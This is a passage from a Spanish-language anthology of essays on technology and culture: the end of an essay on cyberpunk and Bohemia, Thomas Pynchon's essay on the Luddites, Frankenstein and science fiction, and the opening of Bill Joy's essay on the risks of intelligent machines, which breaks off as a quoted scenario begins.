No mucha ciencia ficción es realmente Bohemia, y la mayoría de la Bohemia tiene poco que ver con la ciencia ficción, pero hubo, y hay, mucho que ganar del encuentro entre ambas. La ciencia ficción como género, incluso la más «convencional», tiene bastante de underground cultural. La ciencia ficción influye en la gran sociedad exterior; y como la difusa influencia de los beatniks, hippies y punks, está cuidadosamente limitada. La ciencia ficción, como la Bohemia, es un lugar útil para poner a un amplio espectro de personas, donde sus ideas y acciones pueden probarse, sin riesgo de poner esas ideas y acciones directamente en práctica generalizada. La Bohemia ha cumplido esta función desde sus comienzos en la temprana Revolución Industrial, y la sabiduría de este esquema debería admitirse. La mayoría de las ideas extrañas son simplemente ideas extrañas, y la Bohemia en el poder raramente ha sido una visión agradable. Julio Verne como escritor de novelas de aventuras es una cosa; Presidente Verne, General Verne, o Papa Verne es una idea más inquietante.

El cyberpunk fue una voz de Bohemia —Bohemia en los ‘80—. Los cambios tecno-sociales desatados en nuestra sociedad contemporánea no podían dejar de afectar su contracultura. El cyberpunk fue la encarnación literaria de este fenómeno.

Y el fenómeno todavía está creciendo. Las tecnologías de la comunicación en particular, se están volviendo mucho menos respetables, mucho más volátiles y cada vez más en manos de personas que no le presentarías a tu abuela.

Pero hoy debe admitirse que los cyberpunks —veteranos de la ciencia ficción, en o cerca de los cuarenta, que refinan pacientemente su arte y cobran sus cheques de regalías— no son más una Bohemia underground. Esto también es una vieja historia en la Bohemia; es el castigo standard por el éxito. Un underground a la luz del día es una contradicción de términos. Esta respetabilidad no es sólo de algunos casos aislados, los abarca colectivamente. Y en este sentido, el «cyberpunk» está todavía más muerto de lo que Shiner admite.

El tiempo y las oportunidades han sido generosos con los cyberpunks, pero ellos mismos han cambiado con los años. Una doctrina central en la teoría del Movimiento era la «intensidad visionaria». Pero ha transcurrido un largo tiempo desde que algún cyberpunk escribiera un cuento que realmente volara-la-cabeza, algo que retorciera, agitara, que aullara, alucinara y moviera la estantería. En los últimos trabajos de estos veteranos, vemos tramas más ajustadas, mejores personajes, prosa más fina, «futurismo serio e introspectivo». Pero también vemos menos cosas en el estilo de vuelos espontáneos y danzas alocadas sobre las mesas. Los escenarios se acercan más y más al tiempo presente, perdiendo los rizados barrocos de la fantasía suelta: los temas en cuestión se convierten en algo horriblemente parecido a preocupaciones de adultos responsables de mediana edad. Y esto puede ser espléndido, pero no es la guerra. A este aspecto vital de la ciencia ficción se ha abdicado, y está disponible para ser retomado. El cyberpunk simplemente dejó de estar ahí.

Pero la ciencia ficción todavía está viva, todavía abierta y en desarrollo. Y Bohemia no va a irse. La Bohemia, como la ciencia ficción, no es una moda, pese a que genera modas; como la ciencia ficción, la Bohemia es vieja; tan vieja como la sociedad industrial, de la cual la ciencia ficción y Bohemia son, ambas, partes integrantes. La Bohemia Cibernética no es una aparición bizarra; cuando los bohemios cibernéticos proclaman que lo que están haciendo es completamente nuevo, se engañan a sí mismos inocentemente, sólo por ser jóvenes.

Los cyberpunks escriben sobre el éxtasis y los peligros de navegar en el ciberespacio y Verne escribió sobre el éxtasis y los peligros de *Cinco semanas en globo*, pero si te mueves medio paso fuera del barro de las circunstancias históricas puedes ver que ambos sirven a la misma básica función social.

Obviamente Verne, un gran maestro, todavía se edita, mientras que el veredicto está pendiente respecto del cyberpunk. Y, por supuesto, Verne se equivocó en todo acerca del futuro, salvo por algunos aciertos con suerte; pero lo mismo hará el cyberpunk. Julio Verne terminó como una especie de rico excéntrico y amada celebridad en el gobierno de la ciudad de Amiens. Peores cosas han ocurrido, supongo.

A medida que los representantes del cyberpunk consiguen una legitimidad

involuntaria, se hace más difícil pretender que el cyberpunk tiene algo de raro y aberrante; hoy es más fácil ver de dónde vino, y cómo llegó hasta acá. Y se podría pensar que la reverencia a Julio Verne es algo bizarro para un cyberpunk. Podría, por ejemplo, decirse que Julio Verne era un buen tipo que amaba a su mamá, mientras que los brutales y antihumanistas cyberpunks promueven drogas, anarquía, conexiones cerebrales y destrucción de todo lo sagrado.

Esta objeción es engañosa. El Capitán Nemo era un tecno-anarcoterrorista. Julio Verne repartía panfletos radicales en 1848 cuando las calles de Paris estaban cubiertas de muertos. Pero Julio Verne igual es considerado un optimista victoriano (aquéllos que lo han leído deben dudar de esto), mientras que los cyberpunks suelen ser considerados como nihilistas (por aquéllos que eligen y arman el cánon). ¿Por qué? Es el tenor de los tiempos, pienso yo.

Hay mucha desolación en el cyberpunk, pero es una desolación honesta. Hay éxtasis, pero también hay horror. Mientras estoy sentado aquí, un oído puesto en las noticias de la TV, oigo al Senado de EE. UU. debatir sobre la guerra. Y detrás de esas palabras hay ciudades incendiadas y multitudes laceradas por granadas aéreas, soldados con convulsiones provocadas por el gas mostaza y sarín.

Esta generación tendrá que observar un siglo de maníaca devastación y descuido, y lo sabemos. Seremos afortunados de no sufrir demasiado por maltratos ecológicos ya cometidos; seremos extremadamente afortunados si no vemos a millones de seres humanos hermanos morir horriblemente en televisión mientras nosotros occidentales nos sentamos en nuestros livings comiendo nuestras hamburguesas. Y esto no es un tonto discurso bohemio; esto es una afirmación objetiva sobre la condición del mundo, fácil de confirmar para cualquiera con el coraje de mirar los hechos.

Estas perspectivas deben y deberían afectar nuestros pensamientos y expresiones y, sí, nuestras acciones; y si los escritores cierran sus ojos a esto, pueden crear entretenimiento, pero no cumplen con los requisitos para ser llamados escritores de ciencia ficción. Y los cyberpunks son escritores de ciencia ficción —no de un «sub-género» o de un «culto», sino de la cosa misma—. Merecemos ese título y no se nos debería privar de él.

Pero los Noventas no van a pertenecer a los cyberpunks. Vamos a estar ahí trabajando, pero no somos el Movimiento, ni siquiera somos «nosotros» ya. Los Noventas van a pertenecer a la generación que viene, aquéllos que crecieron en los Ochentas. Todo el poder, y la mejor suerte para el underground de los Noventas. No te conozco, pero sé que estás ahí. Haz que suceda, puede hacerse. Lo sé. Yo estuve ahí.

¿Está bien ser un luddita?[114]

Thomas Pynchon

Thomas Pynchon es un escritor norteamericano. Nació en Long Island, Nueva York, en 1937. Estudió física dos años en la Universidad de Cornell, pero abandonó para estudiar Literatura. Entre 1960 y 1962 trabajó escribiendo documentos técnicos para el programa de misiles nucleares del gobierno. En 1963 publicó V. su primera novela, por la que recibió el premio de la *Fundación William Faulkner*. Desde entonces su fama ha ido creciendo hasta ser considerado uno de los más grandes novelistas vivos de su país. Logró evitar a la prensa durante todos estos años, por lo que sólo se lo conoce a través de unas pocas fotografías. En 1997 un periodista de la CNN logró tomarle una foto en la calle, pero Pynchon negoció dar una entrevista a cambio de que su imagen no se difundiera. También escribió, entre otros libros, *El arco iris de gravedad* (1973), *Vineland* (1990) y *Mason y Dixon* (1997).

Este artículo salió publicado en el diario **The New York Times** el 28 de octubre de 1984.

Como si el hecho de que sea 1984 no bastara, también es el 25.º aniversario este año de la famosa Conferencia de Rede de C.P. Snow, «Las Dos Culturas y la Revolución Científica», notable por su advertencia de que la vida intelectual en Occidente se estaba polarizando cada vez más entre las facciones «literaria» y «científica», cada una condenada a no entender o valorar a la otra. La conferencia originalmente se proponía tratar temas como la reforma de los programas de investigación en la era del Sputnik y el rol de la tecnología en el desarrollo de lo que pronto se haría conocido como tercer mundo. Pero fue la teoría de las dos culturas la que llamó la atención de la gente. De hecho armó un buen revuelo en su momento. Algunos temas de por sí ya resumidos, se simplificaron aún más, lo cual produjo ciertas opiniones, tonos que se elevaron, incluso respuestas destempladas, llegando todo el asunto a adquirir, aunque atenuado por las nieblas del tiempo, un marcado aire de histeria.

Hoy nadie podría salir impune de una distinción como esa. Desde 1959, llegamos a vivir inmersos en flujos de datos más vastos que cualquier otra cosa que el mundo haya visto. La desmitificación es la orden de nuestro día, todos los gatos están saltando de todos los bolsos e incluso empiezan a mezclarse. Inmediatamente sospechamos inseguridad en el ego de personas que todavía pueden tratar de esconderse detrás de la jerga de una especialidad o de aspirar a una base de datos que siempre esté «más allá» del alcance de un profano. Cualquiera que en estos días tenga lo necesario (tiempo, primario completo y una suscripción paga), puede reunirse con casi cualquier porción de conocimiento especializado que él o ella necesite. Así que, llegados a este punto, la disputa ente las dos culturas no se puede sostener más. Como se verá en una visita a cualquier biblioteca o puesto de revistas de la zona, ahora hay tantas más de dos culturas, que el problema se ha vuelto, en realidad, cómo hallar tiempo para leer cualquier cosa fuera de la especialidad de uno.

Lo que persiste, después de un largo cuarto de siglo, es el factor humano. Con su pericia de novelista, al fin y al cabo, C.P. Snow buscó identificar no sólo dos tipos de educación sino también dos tipos de personalidad. Ecos fragmentarios de viejas discusiones, de ofensas no olvidadas recibidas a lo largo de charlas académicas que se remontan en el tiempo, pueden haber ayudado a conformar el subtexto de la inmoderada, y por eso festejada, afirmación de Snow, «Dejando de lado la cultura científica, el resto de los intelectuales nunca intentaron, quisieron, ni lograron entender a la Revolución Industrial». Estos «intelectuales», en su mayoría «literarios», eran, para Lord Snow, «ludditas naturales».

Salvo, quizás, el Pitufo Filósofo, es difícil imaginarse a alguien en estos días que quiera que lo llamen intelectual literario, aunque no suena tan mal si se amplía el término a, digamos, «gente que lee y piensa». Que lo llamen luddita es otro tema. Trae consigo preguntas, como ser, ¿hay algo en la lectura y el pensamiento que llevaría o predispondría a una persona a convertirse en luddita? ¿Está bien ser un luddita? Y llegados a este punto, en realidad, ¿qué es un luddita?

HISTÓRICAMENTE, los ludditas florecieron en Inglaterra desde alrededor de 1811 a 1816. Eran bandas de hombres, organizados, enmascarados, anónimos, cuyo propósito era destruir maquinaria usada sobre todo en la industria textil. Juraban lealtad no a un Rey británico, sino a su propio Rey Ludd. No está claro si se llamaban a sí mismos ludditas, aunque así los llamaban tanto sus amigos como sus enemigos. El uso de la palabra por C.P. Snow obviamente buscaba polemizar, queriendo dar a entender un miedo y odio irracionales a la ciencia y la tecnología. Los ludditas habían llegado, de esta manera, a ser imaginados como los contrarevolucionarios de esa «Revolución Industrial» que sus sucesores contemporáneos «nunca intentaron, quisieron, ni lograron entender».

Pero la Revolución Industrial no fue, como las Revoluciones Americana y Francesa de más o menos el mismo período, una lucha violenta con un principio, mitad de camino y final. Fue más suave, menos terminante, más parecida a un período acelerado en una larga evolución. El nombre fue popularizado hace cien años por el historiador Arnold Toynbee, y ha tenido su parte de atención revisionista últimamente, en la edición de julio de 1984, de **Scientific American**. En ella, en «Medieval Roots of the Industrial Revolution», Terry S. Reynolds sugiere que el papel inicial del motor a vapor (1765) puede haberse exagerado. Lejos de ser revolucionaria, mucha de la maquinaria que el vapor había llegado para poner en movimiento, había estado lista desde mucho antes, siendo impulsada de hecho con agua y molinos desde la Edad Media. No obstante, la idea de una «revolución» tecno-social, en la que salió triunfadora la misma gente que en Francia y América, demostró ser útil para muchos a lo largo de los años, y no menos útil para los que, como C.P. Snow, han creído descubrir con «ludditas» un modo de designar a aquellos con los que desacuerdan, políticamente reaccionarios y anticapitalistas al mismo tiempo.

Pero el *Oxford English Dictionary* tiene una interesante historia que contar. En

1779, en un pueblito de algún lugar de Leicestershire, un Ned Ludd se metió en una casa y «en un demente ataque de furia» destruyó dos máquinas usadas para tejer medias de lana. La noticia se corrió. Pronto, cada vez que se hallaba saboteado un marco para medias —esto venía pasando, dice la *Enciclopedia Británica*, desde 1710 aproximadamente— la gente respondía con la frase (ya popular), «Por acá debe haber pasado Ludd». Para cuando su nombre fue adoptado por los saboteadores de telares de 1812, el Ned Ludd histórico se había asimilado en el de alguna manera sarcástico apodo de «Rey (o Capitán) Ludd», y era ahora todo misterio, rumores y diversión clandestina, rondando los distritos de tejedores de Inglaterra, armado nada más que con un gracioso palo —cada vez que se topa con el marco de un telar se pone loco y no para hasta romperlo.

Pero importa mucho recordar que incluso el blanco del ataque original de 1779, al igual que muchas de las máquinas de la Revolución Industrial, no era novedoso como pieza de tecnología. El telar para medias había estado dando vueltas desde 1589, cuando, según el folklore, fue inventado por el reverendo William Lee, llevado a ello por la locura. Parece que Lee estaba enamorado de una joven que estaba más interesada en su tejido que en él. Él iba a su casa, y «Lo siento, Rev, tengo que tejer» «¡¿Qué?! ¿De nuevo?». Después de un tiempo, incapaz de tolerar un rechazo así, Lee, a diferencia de Ned Ludd, sin ningún ataque de furia alocada, sino lógica y serenamente —imaginemos—, se dedicó a inventar una máquina que dejara obsoleto el tejido manual de medias. Y lo logró. De acuerdo a la enciclopedia, el telar del clérigo enamorado, «era tan perfecto en su concepción que siguió siendo el único medio mecánico para tejer, por cientos de años».

Ahora, dada esa brecha de tiempo, no es nada fácil pensar a Ned Ludd como un loco tecno-fóbico. No hay duda: lo que lo hacía admirable y legendario era el vigor y la decisión con que aparecía. Pero las palabras «demente ataque de furia» son de segunda o tercera mano, por lo menos 68 años después de los hechos. Y el enojo de Ned Ludd no se dirigía a las máquinas, no exactamente. Me gusta más pensarlo como el enojo controlado, tipo artes marciales, del Molesto decidido a todo.

Cuenta con una larga historia folklórica esta figura, el Molesto. Suele ser hombre, y pese a ganarse a veces la intrigante tolerancia de las mujeres, lo admiran de manera casi universal los hombres debido a dos virtudes básicas: es Malo y Grande. Malo pero no moralmente maligno, no necesariamente, más bien capaz de hacer daño a gran escala. Lo que importa acá es la amplificación de la escala, el efecto multiplicador.

Las máquinas de tejer que provocaron los primeros disturbios ludditas habían estado dejando sin trabajo a la gente por más de dos siglos. Todos veían cómo pasaba esto —se volvió parte de la vida diaria—. También veían a las máquinas convertirse más y más en propiedad de personas que no trabajaban, sólo poseían y empleaban. No se necesitó a ningún filósofo alemán, en ese momento o después, para señalar lo que esto hacía, había estado haciendo, a los salarios y a los trabajos. El sentimiento

general sobre las máquinas nunca hubiera podido ser mero horror irracional, sino algo más complejo: el amor/odio que se genera entre humanos y maquinaria —especialmente cuando ha estado dando vueltas por un tiempo—, sin mencionar un serio resentimiento contra por lo menos dos efectos multiplicadores que fueron vistos como injustos y peligrosos. Uno era la concentración de capital que cada máquina representaba, y el otro, la capacidad de cada máquina de dejar afuera del trabajo a un cierto número de humanos —de ser más «valiosas» que muchas almas humanas—. Lo que le dio al Rey Ludd ese especial Mal carácter suyo, que lo llevó de héroe local a enemigo público nacional, fue que él embistió contra estos oponentes amplificados, multiplicados, más que humanos, y prevaleció. Cuando los tiempos son duros, y nos sentimos a merced de fuerzas muchas veces más poderosas, ¿acaso no nos volvemos en busca de alguna compensación, aunque sea en la imaginación, en los deseos, y miramos hacia el Molesto —el genio, el golem, el gigante, el superhéroe— que resistirá lo que de otra manera nos abrumaría? Por supuesto, el destrozamiento de telares reales o seculares, seguía a cargo de hombres comunes, sindicalistas avanzados de la época, usando la noche, y su propia solidaridad y disciplina, para lograr sus efectos multiplicadores.

Era lucha de clases a la vista de todo el mundo. El movimiento tenía sus aliados parlamentarios, entre ellos Lord Byron, cuyo discurso inaugural en el Palacio de los Lores en 1812 compasivamente se opuso al proyecto de ley que proponía, entre otras medidas de represión, hacer pasible de pena de muerte el sabotaje de máquinas de tejer medias. «¿No simpatizas con los ludditas»? le escribió desde Venecia a Thomas Moore. «¡Por el Señor, que si hay una batalla estaré entre ustedes! ¿Cómo les va a los tejedores —los destrozadores de telares— los Luteranos de la política —los reformadores?». Incluía una «amable canción» que mostró ser un himno luddita tan encendido que no fue publicado hasta después de muerto el poeta. La carta tiene fecha de diciembre de 1816: Byron había pasado el verano anterior en Suiza, atrapado por un tiempo en la Villa Diodati con los Shelley, mirando la lluvia caer, mientras se contaban entre sí historias de fantasmas. Para ese diciembre —así fue como sucedió—, Mary Shelley estaba trabajando en el Capítulo Cuatro de su novela *Frankenstein,* o el *Moderno Prometeo*.

Si hubiera un género tal como la novela luddita, ésta, que advierte de lo que puede pasar cuando la tecnología, y aquéllos que la manejan, se salen de los carriles, sería la primera y estaría entre las mejores. La criatura de Víctor Frankenstein, además, también califica como un enorme Molesto literario. «Me decidí»…, nos dice Víctor, «a hacer a la criatura de una estatura gigante, o sea, digamos, unos ocho pies de altura, y proporcional en tamaño» —lo que hace a lo Grande—. La historia de cómo llegó a ser tan Malo es el corazón de la novela, bien cobijado en su interior: la historia es narrada a Víctor en primera persona por la criatura misma, enmarcada después dentro de la narrativa del propio Víctor, que se enmarca a su vez en las cartas del explorador del Ártico, Robert Walton. Más allá de que mucha de la vigencia de

Frankenstein se debe al genio no reconocido de James Whale, que la tradujo al cine, sigue siendo más que una buena lectura, por todos los motivos por los que leemos novelas, así como por la mucho más limitada razón de su valor luddita: esto es, por su intento, a través de medios literarios que son nocturnos y se mueven con disfraces, de negar a la máquina.

Miren, por ejemplo, el relato de Víctor de cómo ensambló y dio vida a su criatura. Debe ser, por supuesto, un poco vago acerca de los detalles, pero se nos habla de un procedimiento que parece incluir cirugía, electricidad (aunque nada parecido a las extravagancias galvánicas de Whale), química e, incluso, desde oscuras referencias a Paracelsio y Albertus Magnus, la todavía recientemente desacreditada forma de magia conocida como alquimia. Lo que está claro, sin embargo, más allá del tantas veces representado electro-shock-en-el-cuello, es que ni el método ni la criatura que resulta son mecánicos.

Ésta es una de varias interesantes similitudes entre *Frankenstein* y un cuento anterior de lo Malo y Grande, *El Castillo de Otranto* (1765), de Horace Walpole, usualmente considerada como la primera novela gótica. Por algún motivo, ambos autores, al presentar sus libros al público, emplearon voces ajenas. El prefacio de Mary Shelley fue escrito por su marido, Percy, que se hacía pasar por ella. No fue hasta 15 años después que Mary escribió una introducción a *Frankenstein* en su propio nombre. Walpole, por otra parte, le inventó a su libro toda una historia editorial, diciendo que era la traducción de un texto medieval italiano. Recién en el prefacio de la segunda edición admitió su autoría.

Las novelas también tienen orígenes nocturnos asombrosamente similares: las dos son resultado de episodios de sueños lúcidos. Mary Shelley, aquel verano de historias de fantasmas en Ginebra, intentando dormirse una noche, de pronto vio a la criatura cobrando vida, las imágenes surgiendo en su mente «con una vivacidad más allá de los límites usuales del ensueño». Walpole se había despertado de un sueño, «del cual, todo lo que podía recordar era que había estado en un antiguo castillo (…) y que en la baranda superior de una escalera vi una gigantesca mano en una armadura».

En la novela de Walpole, esta mano resulta ser la mano de Alfonso el Bueno, anterior príncipe de Otranto y, pese a su epitafio, el Molesto residente del castillo. Alfonso, como la criatura de Frankenstein, está armado por partes —casco de marta con plumas, pie, pierna, espada, todas ellas, como la mano, bastante sobredimensionadas— que caen del cielo o se materializan simplemente aquí y allá por los terrenos del castillo, inevitables como el lento regreso de lo reprimido según Freud. Los agentes motivadores, de nuevo como en *Frankenstein*, son no-mecánicos. El ensamble final de «la forma de Alfonso, dilatada en una magnitud inmensa», se logra a través de medios sobrenaturales: una maldición familiar, y la mediación del santo patrono de Otranto.

La pasión por la ficción gótica después de *El Castillo de Otranto* se originaba, yo sospecho, en profundos y religiosos anhelos de aquellos tempranos tiempos míticos

que habían llegado a conocerse como la Edad de los Milagros. De modos más y menos literales, la gente del siglo XVIII creía que una vez hace mucho tiempo, todo tipo de cosas habían sido posibles y que ya no lo eran más. Gigantes, dragones, hechizos. Las leyes de la naturaleza no se habían formulado tan estrictamente por ese entonces. Lo que había sido una vez magia verdadera en funcionamiento había, para el tiempo de la Edad de la Razón, degenerado en mera maquinaria. Los oscuros, satánicos molinos de Blake representaban una antigua magia que, como Satán, había caído en desgracia. Mientras la religión era secularizada más y más en Deísmo y descreimiento, el hambre permanente de los hombres por evidencias de Dios y de vida después de la muerte, de salvación —resurrección corporal, de ser posible—, seguía vivo. El movimiento Metodista y el Gran Despertar Americano[115] fueron sólo dos sectores dentro de un vasto frente de resistencia a la Edad de la Razón, un frente que incluía al Radicalismo y la Francmasonería, así como a los ludditas y la novela Gótica. Cada uno a su manera expresaba la misma profunda resistencia a abandonar elementos de fe, por más «irracionales» que fueran, a un orden tecno-político emergente que podía o no saber lo que estaba haciendo. El «Gótico» devino código para «medieval», y éste se hizo código para «milagroso», a través de Pre-Rafaelitas[116], cartas de tarot *fin-de-siècle*, novelas del espacio en revistas clase-B, hasta llegar a «Star Wars» y las historias contemporáneas de espadas y hechiceros.

Insistir en lo milagroso es negarle a la máquina al menos una parte de sus pretensiones sobre nosotros, afirmar el deseo limitado de que las cosas vivientes, terrestres o de otra especie, en ocasiones puedan volverse tan Malas y Grandes como para intervenir en hechos trascendentes. Según esta teoría, por ejemplo, King Kong (?-1933) deviene un clásico santo luddita. El diálogo final de la película, ustedes recordarán, dice: «Bueno, el avión pudo con él. No… fue la Belleza la que mató a la Bestia». Donde de nuevo encontramos la misma Disyunción Snoviana, sólo que diferente, entre lo humano y lo tecnológico.

Pero si insistimos en violaciones ficcionales a las leyes de la naturaleza —del espacio, del tiempo, de la termodinámica, y la número uno, de la mortalidad en sí— entonces nos arriesgamos a ser juzgados por el establishment literario como Poco Serios. Ser serios acerca de estos temas es una manera en que los adultos se han definido tradicionalmente a sí mismos frente a los seguros de sí, los inmortales niños con los que tienen que vérselas. Recordando a *Frankenstein*, que escribió cuando tenía 19, Mary Shelley dijo, «Tengo un cariño especial por esa novela, pues era la primavera de días felices, cuando la muerte y la pena no eran sino palabras que no hallaban eco verdadero en mi corazón». La actitud Gótica en general, debido a que empleaba imágenes de muerte y de sobrevivientes fantasmales con fines no más responsables que los de efectos especiales y decorados, fue juzgada de insuficientemente seria y confinada a su propia zona del pueblo. No es el único barrio de la gran Ciudad de la Literatura tan, digamos, cuidadosamente demarcado. En los westerns, la gente buena siempre gana. En las novelas románticas, el amor supera los

obstáculos. En los policiales, sabemos más que los personajes. Nosotros decimos, «Pero el mundo no es así». Estos géneros, al insistir en lo que es contrario a los hechos, no llegan a ser suficientemente Serios, y entonces se les pone la etiqueta de «viajes escapistas».

Esto es especialmente lamentable en el caso de la ciencia ficción, en la cual pudo verse en la década posterior a Hiroshima uno de los florecimientos más impresionantes de talento literario y, muchas veces, de genio de nuestra historia. Fue tan importante como el movimiento Beat que tenía lugar al mismo tiempo, ciertamente más importante que la ficción popular que, apenas con algunas excepciones, se había paralizado por el clima político de la guerra fría y los años de McCarthy. Además de ser una síntesis casi ideal de las Dos Culturas, resulta que la ciencia ficción también fue uno de los principales refugios, en nuestro tiempo, para aquéllos de ideas ludditas.

Para 1945, el sistema fabril —que, más que ninguna otra pieza de maquinaria, fue el auténtico legado de la Revolución Industrial— se había extendido hasta abarcar el Proyecto Manhattan, el programa de cohetes de larga distancia de Alemania y los campos de concentración, como Auschwitz. No hizo falta ningún don especial de adivinación para ver cómo estas tres curvas de desarrollo podrían plausiblemente converger, y en no mucho tiempo. Desde Hiroshima, hemos visto a las armas nucleares multiplicarse fuera de control, y los sistemas de direccionamiento adquieren, con fines globales, alcance y precisión ilimitadas. La aceptación impasible de un holocausto de hasta siete y ocho cifras en la cuenta de cuerpos, se ha convertido —entre aquellos que, en particular desde 1980, han guiado nuestras políticas militares — en una hipótesis natural.

Para la gente que estaba escribiendo ciencia ficción en los ‘50, nada de esto era una sorpresa, aunque las imaginaciones de los ludditas modernos todavía tienen que encontrar alguna contra-criatura tan Grande y Mala, incluso en la más irresponsable de las ficciones, que se le pueda comparar a lo que pasaría durante una guerra nuclear. Así, en la ciencia ficción de la Era Atómica y la Guerra Fría, vemos tomar una dirección diferente a los impulsos ludditas de negar la máquina. El ángulo tecnológico perdió énfasis en favor de preocupaciones más humanísticas —exóticas evoluciones culturales y escenarios sociales, paradojas y juegos de espacio/tiempo, salvajes preguntas filosóficas—, la mayoría compartiendo, como ha discutido en extenso la crítica literaria, una definición de «humano» como particularmente distinto de «máquina». Al igual que sus contrapartes originales, los ludditas del siglo XX miraron anhelantes hacia atrás, hacia otra era —curiosamente, a la misma Edad de la Razón que había empujado a los primeros ludditas a la nostalgia por la Edad de los Milagros.

Pero ahora vivimos, se nos dice, en la Era de las Computadoras. ¿Qué pronósticos hay para la sensibilidad luddita? ¿Atraerán los CPU la misma atención hostil que alguna vez despertaron las máquinas de tejer? Realmente, lo dudo. Escritores de

todos los estilos van en estampida a comprar procesadores de texto. Las máquinas ya se han vuelto tan *amigables* que incluso el más irreductible luddita puede caer seducido a bajar la guardia y apretarse unas teclas. Detrás de esto parece haber un creciente consenso acerca de que el conocimiento realmente es poder, que hay una conversión bastante directa entre dinero e información y que, de alguna manera, si la logística se soluciona, puede que los milagros todavía sean posibles. Si esto es así, los ludditas quizás hayan llegado finalmente a un terreno común con sus adversarios Snovianos, la sonriente armada de tecnócratas que se suponía llevaba «el futuro en los huesos». Quizás sólo sea una nueva forma de la incesante ambivalencia luddita respecto a las máquinas, o puede ser que la esperanza de milagro más profunda de los ludditas haya venido a residir en la habilidad de las computadoras para conseguir la información correcta y dársela a aquéllos a quiénes esa información será más útil. Con los adecuados programas de financiamiento y tiempo, con las computadoras curaremos el cáncer, nos salvaremos de la extinción nuclear, produciremos comida para todos, desintoxicaremos los resultados de la codicia industrial devenida psicopatía —véanse todas las melancólicas ensoñaciones de nuestro tiempo.

La palabra «luddita» se sigue usando con desprecio para cualquiera con dudas acerca de la tecnología, especialmente la de tipo nuclear. Los ludditas hoy ya no están más enfrentados a humanos dueños de fábricas y a máquinas vulnerables. Como profetizó el renombrado presidente y luddita involuntario D. D. Eisenhower al dejar su puesto, hay ahora un permanente, poderoso sistema de almirantes, generales y directores de corporaciones, frente al cual nosotros, pobres bastardos comunes, estamos completamente desclasados, aunque Ike no lo dijo con esas palabras. Se supone que debemos quedarnos tranquilos y dejar que las cosas sigan andando, incluso aunque, debido a la revolución de la información, se hace cada día más difícil engañar a cualquiera por cualquier lapso de tiempo. Si nuestro mundo sobrevive, el siguiente gran desafío a tener en cuenta va a ser —lo oyeron acá, en primicia— cuando las curvas de investigación y desarrollo en inteligencia artificial, biología molecular y robótica converjan. ¡Ay! Va a ser increíble e impredecible, y hasta los mandos más altos, recemos devotamente, van a llegar a destiempo. Ciertamente es algo para que todos los buenos ludditas le prestemos atención si, Dios mediante, llegamos a vivir tanto.

Mientras, como norteamericanos, podemos buscar alivio, por escaso y frío que sea, en la improvisada y maliciosa canción de Lord Byron, en la que, como otros observadores de su tiempo, percibió relaciones evidentes entre los primeros ludditas y nuestros propios orígenes revolucionarios. Así empieza:

Como los compañeros de la Libertad más allá del mar
Compraron su libertad, barata, con su sangre,
Así haremos nosotros, muchachos. Vamos
A morir peleando, o a vivir libres.

¡Y que caigan todos los reyes menos el Rey Ludd!

Por qué el futuro no nos necesita[117]

Bill Joy

Bill Joy integró el grupo de hackers de la Universidad de Berkeley. Allí se graduó a los veinte años en 1975. En ese período desarrolló la versión BSD del sistema operativo UNIX, una de las más prestigiosas. A principios de los ‘80 dejó la Universidad y fundó la empresa Sun Microsystems con algunos compañeros en la cual desarrolló lenguajes de programación como JAVA orientados a la transmisión de datos en Internet, y de código abierto, fundamentales en la red. Se lo considera uno de los ingenieros electrónicos y científicos informáticos más importantes de la actualidad. En 2003 dejó Sun Microsystems.

El artículo «Por qué el futuro no nos necesita» salió publicado en el número de abril de 2000 de la revista norteamericana **Wired. Wired** es la publicación estrella de la industria de las comunicaciones y la alta tecnología, la expansión de la cual acompañó desde principios de los ‘90. **Wired** rescata las historias y el costado creativo de las nuevas tecnologías, e incluye en sus firmas a escritores de ciencia ficción como Sterling, Gibson y Stephenson. Da una visión celebratoria y despolitizada de los efectos de la tecnología en las sociedades, visión que aparece cuestionada en el artículo de Joy.

Desde el momento en que me involucré en la creación de nuevas tecnologías, sus dimensiones éticas me han interesado, pero fue recién en el otoño de 1998 que tomé consciencia, con ansiedad, de lo grandes que son los peligros que nos esperan en el siglo XXI. Puedo situar en el tiempo el inicio de mi incomodidad, en el día en que conocí a Ray Kurzweil, el famoso inventor de la primera máquina de lectura para ciegos y de muchas otras cosas asombrosas.

Ray y yo éramos ambos oradores en la conferencia de George Gilder en Telecosm, y me encontré con él por casualidad en el bar del hotel luego de que nuestras sesiones hubieran terminado. Yo estaba sentado con John Searle, un filósofo de Berkeley que estudia la conciencia. Mientras hablábamos, Ray se acercó y empezó una conversación, cuyo tema me persigue hasta el día de hoy.

Yo me había perdido la charla de Ray y el panel de discusión posterior en el que habían estado Ray y John, y ahora ellos retomaron desde donde lo habían dejado, con Ray diciendo que los ritmos del avance de la tecnología iban a acelerarse y que nosotros íbamos a convertirnos en robots o a fusionarnos con robots o algo parecido, y John respondía que esto no podía pasar, porque los robots no podían tener conciencia.

Aunque había escuchado esa conversación otras veces, siempre había sentido que los robots sensibles pertenecían al reino de la ciencia ficción. Pero ahora, de alguien por quien sentía respeto, estaba escuchando un argumento fuerte de que eran una posibilidad a corto plazo. Me tomó por sorpresa, especialmente dada la probada habilidad de Ray de imaginar y crear el futuro. Yo ya sabía que nuevas tecnologías como la ingeniería genética y la nanotecnología estaban dándonos el poder de rehacer el mundo, pero un escenario realista y cercano de robots con inteligencia me

descolocó.

Es fácil saturarse de esos «adelantos». Casi todos los días oímos en las noticias algún tipo de avance tecnológico o científico. Pero ésta no era una predicción común. En el bar del hotel, Ray me dio una prueba de impresión de su libro que estaba por salir, *The age of spiritual machines* [La era de las máquinas espirituales][118], en el que esbozaba una utopía que él veía en el futuro: los humanos estarían cerca de obtener la inmortalidad a través de volverse una misma cosa con la tecnología robótica. Al leerlo, mi sensación de desagrado sólo se hizo más intensa; me sentía seguro de que él tenía que estar entendiendo los peligros, entendiendo la probabilidad de un resultado negativo por ese camino.

Todavía me sentí peor por un pasaje en que se describía un escenario *distópico*:

El nuevo desafío luddita

Primero imaginemos que los científicos informáticos tienen éxito en crear máquinas inteligentes que pueden hacer todo mejor que los seres humanos. Entonces, se puede esperar que todo el trabajo lo realicen vastos sistemas de máquinas altamente organizadas y que ya no sea necesario ningún esfuerzo humano. Una de dos cosas pueden ocurrir. Se le podría permitir a las máquinas tomar todas las decisiones por sí mismas sin supervisión humana, o bien se mantendría el control humano sobre las máquinas.

